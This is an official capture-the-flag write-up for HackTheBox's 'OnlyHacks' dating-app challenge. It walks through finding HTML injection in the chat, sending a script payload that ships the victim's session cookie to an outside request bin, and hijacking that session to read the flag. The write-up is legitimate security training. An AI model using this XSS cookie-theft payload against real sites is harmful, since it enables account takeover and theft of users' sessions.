



HACKTHEBOX



OnlyHacks

14th Feb. 2025

Prepared By: amra13579

Challenge Author(s): amra13579

Difficulty: **Very Easy**

Classification: Official

Synopsis

OnlyHacks is a Very Easy challenge that features a dating application website. One of the users, is always replying to users and tries to bait them to buy random stuff. The attacker is able to steal the cookie of the malicious user by performing an XSS attack, access her DMs and get the flag.

Description

Dating and matching can be exciting especially during Valentine's, but it's important to stay vigilant for impostors. Can you help identify possible frauds?

Skills Required

- Web Enumeration

Skills Learned

- XSS attack
- Cookie Stealing

Difficulty:

- **Very Easy**

Challenge Write-up

Upon visiting the web page, we are presented with a login page for the OnlyHacks platform.



OnlyHacks

Where Love is the Ultimate Life Hack



LOGIN


Don't have an account? **Sign Up Now**


Since we don't have any active account, let's click on the `Sign Up Now` button to create a new one.






OnlyHacks


Where Love is the Ultimate Life Hack


 Username

 Password

 E-mail

 Age 


 Short Bio



☐ Male

☐ Female


☐ Other



☐ Male

☐ Female

☐ All

 **PROFILE PICTURE**

REGISTER


Once we fill all the required fields, we are getting logged in and we are presented with a bunch of profile cards that we can swipe right for a like and left for a rejection.



Dimitris

28

Here for the vibes and the plot.
Dating apps not my thing though.



Looking through the cards, all of them state that the users are not very interested in the dating apps concept. Except for one user **Renata**. She states, in her card, that she is always online.




Renata


21

A little mystery, a lot of fun—let's see if you can keep up. Always online!

Let's like her and go to the **Matches** option from the navigation bar.



She has already matched with us and sent us a message. Let's try to start a conversation.



She replies to us, but she immediately tries to sell us various stuff. Let's try to send her a simple HTML payload with `<h1>` tag and see how the chat behaves.



We notice that the chat renders the HTML. Let's try to send a simple XSS payload to steal her cookie. Because, the challenge works over the Internet, the simplest way to catch the request is to create a [Request Bin](#) and use the address of the bin on our payload.


```
<script>document.location='http://requestbin.whapi.cloud/19bdo3d1?c='+document.cookie</script>
```

Once we sent the payload, we refresh our bin and we notice two requests. One of the requests is because our browser also rendered the XSS payload. We inspect our cookie on the website and we grab the cookie from the request that doesn't match our own.

```
http://requestbin.whapi.cloud
GET /19bdo3d1?
c=session=eyJ1c2Vyljp7ImkljoxLCJ1c2VybmFtZSI6IlJlbmF0YSJ9fQ.Z68Lzw.GzZgAyS5t1yGlXwXBJjOMWsKxGc
```


We replace the cookie on our browser on the OnlyHacks tab, we refresh the page and we are logged in as **Renata** and we can see the flag in her DMs.

Matches



Dimitris

HTB { [REDACTED] }



HTB { [REDACTED] }

01:43 PM | 02/10